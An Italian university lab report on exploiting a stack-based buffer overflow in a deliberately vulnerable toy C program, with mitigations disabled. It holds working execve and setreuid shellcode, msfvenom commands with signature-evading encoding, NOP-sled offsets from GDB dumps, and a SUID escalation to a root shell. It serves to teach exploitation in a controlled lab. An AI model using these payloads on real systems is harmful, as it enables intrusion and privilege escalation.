Stack-based Buffer Overflow

Corso: Sicurezza

2024-2025

Simone Bufalini

Matricola: 1984850

Buffer Overflow

Questo progetto ha l'obiettivo di analizzare e sfruttare una vulnerabilità di Buffer Overflow stack-based in un ambiente controllato, al fine di comprendere i principi fondamentali di uno degli attacchi più critici nella storia della sicurezza informatica. L'esperimento è stato condotto su una macchina virtuale Kali Linux i686 (32-bit), configurata volontariamente per disattivare tutte le protezioni di sicurezza, creando un ambiente "laboratorio" ideale per lo studio della vulnerabilità nella sua forma classica.
Tale configurazione è stata realizzata attraverso specifici flag di compilazione GCC: l'opzione -m32 per generare un binario a 32 bit; -no-pie -fno-pie per disabilitare gli eseguibili indipendenti dalla posizione e garantire indirizzi di codice fissi; -z execstack per rendere lo stack eseguibile, permettendo l'esecuzione di codice iniettato; -fno-stack-protector per eliminare i canary di stack che rilevano gli overflow; e -mpreferred-stack-boundary=2 per semplificare il calcolo degli offset.
A livello di sistema, il Address Space Layout Randomization (ASLR) è stato disabilitato, assicurando la prevedibilità degli indirizzi di memoria tra un'esecuzione e l'altra. Questa combinazione di impostazioni ha neutralizzato le principali mitigazioni (ASLR, NX, Stack Canaries, PIE), isolando la vulnerabilità primaria e permettendo di focalizzare l'analisi sul meccanismo base di corruzione dello stack.

E' riportato il seguente codice che contiene una chiamata a una funzione vulnerabile (*strcpy*, string.h), la quale scrive in un buffer di memoria senza fare controlli sulla dimensione dei dati.

```
#include <stdio.h>
#include <string.h>

4       void vuln_function(char *input){
5               char buff[200];             // local variable (buffer).
6               strcpy(buff, input);        // vulnerable function - copies
                                            // into buffer without controls.
7       }
8
9       int main(int argc, char *argv[]){
10              if (argc != 2) return 1;    // check on args passed.
11              vuln_function(argv[1]);     // call to vulnerable function.
12              return 0;                   // reaches only if no buffer
                                            // overflow occured.
13      }
```


Dopo aver compilato con il Makefile, si apre l'eseguibile dal GDB e si disassemblano '*main*' e '*vuln_function*'.

```
Dump of assembler code for function main:
   0x08049180 <+0>:     push   %ebp
   0x08049181 <+1>:     mov    %esp,%ebp
   0x08049183 <+3>:     cmpl   $0x2,0x8(%ebp)
   0x08049187 <+7>:     je     0x8049190 <main+16>
```

```
   0x08049189 <+9>:     mov    $0x1,%eax
   0x0804918e <+14>:    jmp    0x80491a6 <main+38>
   0x08049190 <+16>:    mov    0xc(%ebp),%eax
   0x08049193 <+19>:    add    $0x4,%eax
   0x08049196 <+22>:    mov    (%eax),%eax
   0x08049198 <+24>:    push   %eax
   0x08049199 <+25>:    call   0x8049162 <vuln_function>
   0x0804919e <+30>:    add    $0x4,%esp
   0x080491a1 <+33>:    mov    $0x0,%eax
   0x080491a6 <+38>:    leave
   0x080491a7 <+39>:    ret
End of assembler dump.

Dump of assembler code for function vuln_function:
   0x08049162 <+0>:     push   %ebp
   0x08049163 <+1>:     mov    %esp,%ebp
   0x08049165 <+3>:     sub    $0xc8,%esp
   0x0804916b <+9>:     push   0x8(%ebp)
   0x0804916e <+12>:    lea    -0xc8(%ebp),%eax
   0x08049174 <+18>:    push   %eax
   0x08049175 <+19>:    call   0x8049040 <strcpy@plt>
   0x0804917a <+24>:    add    $0x8,%esp
   0x0804917d <+27>:    nop
   0x0804917e <+28>:    leave
   0x0804917f <+29>:    ret
End of assembler dump.
```

A *main+25* c'è la call a *vuln_function*. A *vuln_function+3* "*sub $0xc8, %esp*" alloca i 200 byte del buffer richiesti nello stack. Le prime due righe della *vuln_function* (il *prologo* della funzione) salvano il vecchio frame pointer e impostano il nuovo per la funzione corrente, secondo la calling convention CDECL per x86. Il layout dello stack è il seguente:



Per fare un test, si inserisce come input una stringa composta da 200 "A", 4 "B", 2 "C" e 2 "D", che hanno rispettivamente i valori ASCII 0x41 0x42 0x43 0x44. Se i conti sono giusti, si

dovrebbe ricevere un SIGSEGV al ritorno dalla vuln_function con indirizzo 0x4444434 (le "D" e le "C" sono invertire per endianess).

```
(gdb) run $(python2 -c 'print("A" * 200 + "BBBB" + "CCDD")')
Program received signal SIGSEGV, Segmentation fault.
0x44444343 in ?? ()
```

Dal dump della memoria si vede

```
(gdb) info register
eax            0xbfffede4          -1073746460
ecx            0x514cc2ca          1363985098
edx            0xbfffeee0          -1073746208
ebx            0xb7e23e34          -1209909708
esp            0xbfffeddc          0xbfffeddc
ebp            0xbfffeeac          0xbfffeeac
esi            0xbfffef80          -1073746048
edi            0xb7ffeb80          -1207964800
eip            0x8049175           0x8049175 <vuln_function+19>
eflags         0x286               [ PF SF IF ]
cs             0x73                115
ss             0x7b                123
ds             0x7b                123
es             0x7b                123
fs             0x0                 0
gs             0x33                51
```

```
(gdb) x/100x $esp-100
0xbfffed78:     0xb7c09a80      0x00000008      0xb7ffefd8      0x00000207
0xbfffed88:     0x0804825c      0x0804c004      0x08048300      0x000002d3
0xbfffed98:     0xb7c16c40      0xb7c0de00      0xb7cb7e00      0xbfffee00
0xbfffeda8:     0x00000000      0x00000000      0xb7e23e34      0xbfffef80
0xbfffedb8:     0xb7ffeb80      0xbfffeeac      0xb7fddec0      0xbfffeee0
0xbfffedc8:     0xb7cb7e00      0xb7e23e34      0xbfffef80      0xb7ffeb80
0xbfffedd8:     0x0804917a      0xbfffede4      0xbffff174      0x41414141
0xbfffede8:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffedf8:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffee08:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffee18:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffee28:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffee38:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffee48:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffee58:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffee68:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffee78:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffee88:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffee98:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffeea8:     0x41414141      0x42424242      0x44444343      0xbffff100
0xbfffeeb8:     0x00000000      0xb7c23c65      0x00000002      0xbfffef74
0xbfffeec8:     0xbfffef80      0xbfffeee0      0xb7e23e34      0x0804907d
0xbfffeed8:     0x00000002      0xbfffef74      0xb7e23e34      0xbfffef80
0xbfffeee8:     0xb7ffeb80      0x00000000      0x2ae908da      0x514cc2ca
```

```
0xbfffeef8:     0x00000000      0x00000000      0x00000000      0xb7ffeb80
```

Si vede che il valore della word esattamente sopra il saved ebp, che sarebbe il return address, è proprio 0x44444343, ovvero "CCDD".

A questo punto il prossimo passo è progettare il *payload*, che sarà composto da uno *shellcode* per eseguire una shell, seguito da un valore con cui sovrascrivere il *return address* salvato nello stack. Questo valore deve puntare alla porzione del buffer prima dello shellcode, dove si trova una NOP Sled, ovvero una serie di istruzioni nulle che non fanno altro che saltare all'istruzione successiva. In questo modo, in qualunque punto della NOP Sled "atterra" il return address, arriva sempre all'inizio dello shellcode.

```
; shellcode
section .text
    global _start

_start:
; execve("/bin/zsh", NULL, NULL)
    xor eax, eax
    mov al, 0x0b           ; numero syscall execve()
    xor edx, edx
    push edx
    push 0x68737a2f        ; "hsz/"
    push 0x6e69622f        ; "nib/"
    mov ebx, esp
    xor ecx, ecx
    int 0x80
```

(https://x86.syscall.sh/)

Si utilizza ‘*mov, al , 0x0b’* per evitare byte nulli, dato che l’istruzione con eax avrebbe solo il LSB non nullo per caricare il valore 0xb (11).

Per produrre lo shellcode si può anche utilizzare *msfvenom*, un tool di kali che permette di creare payload, configurabili con dei flag (ad esempio, encoding per evitare le firme)

```
msfvenom -p linux/x86/exec CMD=/bin/zsh -e x86/shikata_ga_nai -b '\x00' -f
c
```

A questo punto, dei 200 byte del buffer una parte è occupata dallo shellcode, subito dopo si inserisce per un test un return address spurio, che serve solo per causare il *Segfault* e individuare il valore corretto con cui sovrascrivere il return address. Si inserisce anche un breakpoint subito dopo la strcpy per poter analizzare la memoria.

```
(gdb) break *vuln_function+24
Breakpoint 1 at 0x804917a: file src/vuln.c, line 6.
```

```
(gdb) run $(python2 src/exploit.py)
```

```
Starting program: /home/kali/Desktop/buff/bin/vuln $(python2
src/exploit.py)
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x0804917a in vuln_function (input=0xbffff100 "") at
src/vuln.c:6
6               strcpy(buff, input);

(gdb) x/100x $esp-100
0xbfffed78:     0xb7c09a80      0x00000008      0xb7ffefd8      0x00000207
0xbfffed88:     0x0804825c      0x0804c004      0x08048300      0x000002d3
0xbfffed98:     0xb7c16c40      0xb7c0de00      0xb7cb7e00      0xbfffee00
0xbfffeda8:     0x00000000      0x00000000      0xb7e23e34      0xbfffef80
0xbfffedb8:     0xb7ffeb80      0xbfffeeac      0xb7fddec0      0xbfffeee0
0xbfffedc8:     0xb7cb7e00      0xb7e23e34      0xbfffef80      0xb7ffeb80
0xbfffedd8:     0x0804917a      0xbfffede4      0xbffff174      0x90909090
0xbfffede8:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffedf8:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffee08:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffee18:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffee28:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffee38:     0x90909090      0x90909090      0x90909090      0xdadb9090
0xbfffee48:     0x86a45bbb      0x2474d9bc      0xc92b5ff4      0xef830bb1
0xbfffee58:     0x165f31fc      0xe2165f03      0xe48dceae      0x7cf45dc9
0xbfffee68:     0x9b7102c4      0x0cf2ea7e      0xaedb9c7e      0xccad3217
0xbfffee78:     0x12a522b5      0x7099b339      0x07cadd50      0xbb4221ca
0xbfffee88:     0xbba1c383      0x41414141      0x41414141      0x41414141
0xbfffee98:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffeea8:     0x41414141      0x41414141      0x41414141      0xbffff100
0xbfffeeb8:     0x00000000      0xb7c23c65      0x00000002      0xbfffef74
0xbfffeec8:     0xbfffef80      0xbfffeee0      0xb7e23e34      0x0804907d
0xbfffeed8:     0x00000002      0xbfffef74      0xb7e23e34      0xbfffef80
0xbfffeee8:     0xb7ffeb80      0x00000000      0x77ccc4c0      0x0c690ed0
0xbfffeef8:     0x00000000      0x00000000      0x00000000      0xb7ffeb80

(gdb) info register
eax            0xbfffede4       -1073746460
ecx            0x4b4e41ff       1263419903
edx            0x4c4f4300       1280262912
ebx            0xb7e23e34       -1209909708
esp            0xbfffeddc       0xbfffeddc
ebp            0xbfffeeac       0xbfffeeac
esi            0xbfffef80       -1073746048
edi            0xb7ffeb80       -1207964800
eip            0x804917a        0x804917a <vuln_function+24>
eflags         0x246            [ PF ZF IF ]
cs             0x73             115
ss             0x7b             123
ds             0x7b             123
es             0x7b             123
fs             0x0              0
gs             0x33             51
```

L'attuale $ebp (che punta al saved ebp che si trova alla base del frame della funzione) è all'indirizzo 0xbfffeeax, subito sopra nello stack c'è il return address che è stato sovrascritto con \x41. Ora si sostituiscono le A con gli indirizzi (messi con la corretta endianess) in cui c'è la NOP Sled, ad esempio 0xbfffedf8. Quando si riesegue, il GDB mostra:

```
process 22929 is executing new program: /usr/bin/zsh
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
[Detaching after vfork from child process 22933]
$
```

E' stata ottenuta una nuova shell. In seguito si esegue fuori dal GDB per vedere se l'exploit funziona anche li. Come era prevedibile, l'indirizzo esatto non funziona poichè ci possono essere piccoli sfasamenti tra l'esecuzione nel debugger e l'esecuzione diretta nella shell. Per risolvere la cosa, si abilita il core dump per vedere all'esterno del GDB quali indirizzi corrispondono alla NOP Sled.

Esaminando la memoria:

```
0xbfffed94:     0x0804827e      0xb7fffa30      0x00000002      0xb7fdbea2
0xbfffeda4:     0x0804827e      0xb7fffa30      0xbfffedec      0xb7fffc08
0xbfffedb4:     0xb7fc4740      0x00000001      0xb7ca0be5      0xb7fdc002
0xbfffedc4:     0xb7fc4410      0xb7c09a80      0x00000008      0xb7ffefd8
0xbfffedd4:     0x00000207      0x0804825c      0x0804c004      0x08048300
0xbfffede4:     0x000002d3      0xb7c16c40      0xb7c0de00      0xb7cb7e00
0xbfffedf4:     0xbfffee50      0x00000000      0x00000000      0xb7e23e34
0xbfffee04:     0xbfffefd0      0xb7ffeb80      0xbfffeefc      0xb7fddec0
0xbfffee14:     0xbfffef30      0xb7cb7e00      0xb7e23e34      0xbfffefd0
0xbfffee24:     0xb7ffeb80      0x0804917a      0xbfffee34      0xbffff1aa
0xbfffee34:     0x90909060      0x90909090      0x90909090      0x90909090
0xbfffee44:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffee54:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffee64:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffee74:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffee84:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffee94:     0xdadb9090      0x86a45bbb      0x2474d9bc      0xc92b5ff4
0xbfffeea4:     0xef830bb1      0x165f31fc      0xe2165f03      0xe48dceae
0xbfffeeb4:     0x7cf45dc9      0x9b7102c4      0x0cf2ea7e      0xaedb9c7e
0xbfffeec4:     0xccad3217      0x12a522b5      0x7099b339      0x07cadd50
0xbfffeed4:     0xbb4221ca      0xbba1c383      0xbfffedf8      0xbfffedf8
0xbfffeee4:     0xbfffedf8      0xbfffedf8      0xbfffedf8      0xbfffedf8
0xbfffeef4:     0xbfffedf8      0xbfffedf8      0xbfffedf8      0xbfffedf8
0xbfffef04:     0xbffff100      0x00000000      0xb7c23c65      0x00000002
0xbfffef14:     0xbfffefc4      0xbfffefd0      0xbfffef30      0xb7e23e34
```

Basta sostituire con un indirizzo che porta dentro la sled, ad esempio 0xbfffee44 (scritto con la giusta endianess). Da notare che la distanza in memoria tra l'indirizzo che funzionava nel GDB e quello reale è di qualche decina di byte.

```
./bin/vuln $(python2 src/exploit.py)

$
```

L'exploit è andato a buon fine e si è aperta una nuova shell.

Privilege Escalation

Una volta completato l'attacco di buffer overflow "normale" il passo successivo è eseguire una shell con privilegi elevati. Mentre uno shellcode comune si limita a dare una shell con i permessi dell'utente corrente, quello per la privilege escalation sfrutta il fatto che il programma vulnerabile è un'applicazione SetUID di proprietà di root. Dopo l'avvio, il kernel assegna al processo un EUID=0 (root), anche se l'UID reale rimane quello dell'utente che ha eseguito il programma.

La prima cosa da fare è impostare il SUID e rendere l'eseguibile di proprietà di root.

```
sudo chown root ./bin/vuln
sudo chmod u+s ./bin/vuln
```

Per rendere stabile l'acquisizione dei privilegi, nello shellcode si può inserire una chiamata a *setreuid(0,0)*: questa forza sia l'UID reale che quello effettivo a 0 (root), consolidando i privilegi. In alcuni casi la sola chiamata a execve("/bin/zsh") può bastare, perché la shell eredita l'EUID root dal processo SUID; tuttavia non è garantito, dato che certe shell o configurazioni di sicurezza potrebbero rifiutare i privilegi se l'UID reale non corrisponde. Per questo motivo il consolidamento tramite setreuid() non è strettamente obbligatorio, ma è altamente consigliato per garantire che la nuova shell mantenga i privilegi di root.

```
; shellcode
section .text
    global _start

_start:
; setreuid(0, 0) – consolidamento dei privilegi
    xor eax, eax
    mov al, 0x46      ; numero syscall setreuid()
    xor ebx, ebx      ; ruid = 0
    xor ecx, ecx      ; euid = 0
    int 0x80
```

```
; execve("/bin/zsh", NULL, NULL)
    xor eax, eax
    mov al, 0x0b      ; numero syscall execve()
    xor edx, edx
    push edx
    push 0x68737a2f     ; "hsz/"
    push 0x6e69622f     ; "nib/"
    mov ebx, esp
    xor ecx, ecx
    int 0x80
```

(https://x86.syscall.sh/)

In alternativa, msfvenom ha anche un flag apposta per queste caratteristiche

```
msfvenom -p linux/x86/exec CMD="/bin/zsh" PrependSetreuid=true -f c -e
x86/shikata_ga_nai -b '\x00'
```

Eseguendo quindi il codice vulnerabile con questo input:

```
./bin/vuln $(python2 src/exploit.py)

root@kali:/home/kali/Desktop/buff# whoami
root
```

Il terminale ha dei bug nel I/O per problemi di variabili di ambiente (basta fare 'export TERM=xterm' per risolvere) ma funziona: si ottiene una shell con privilegi di root.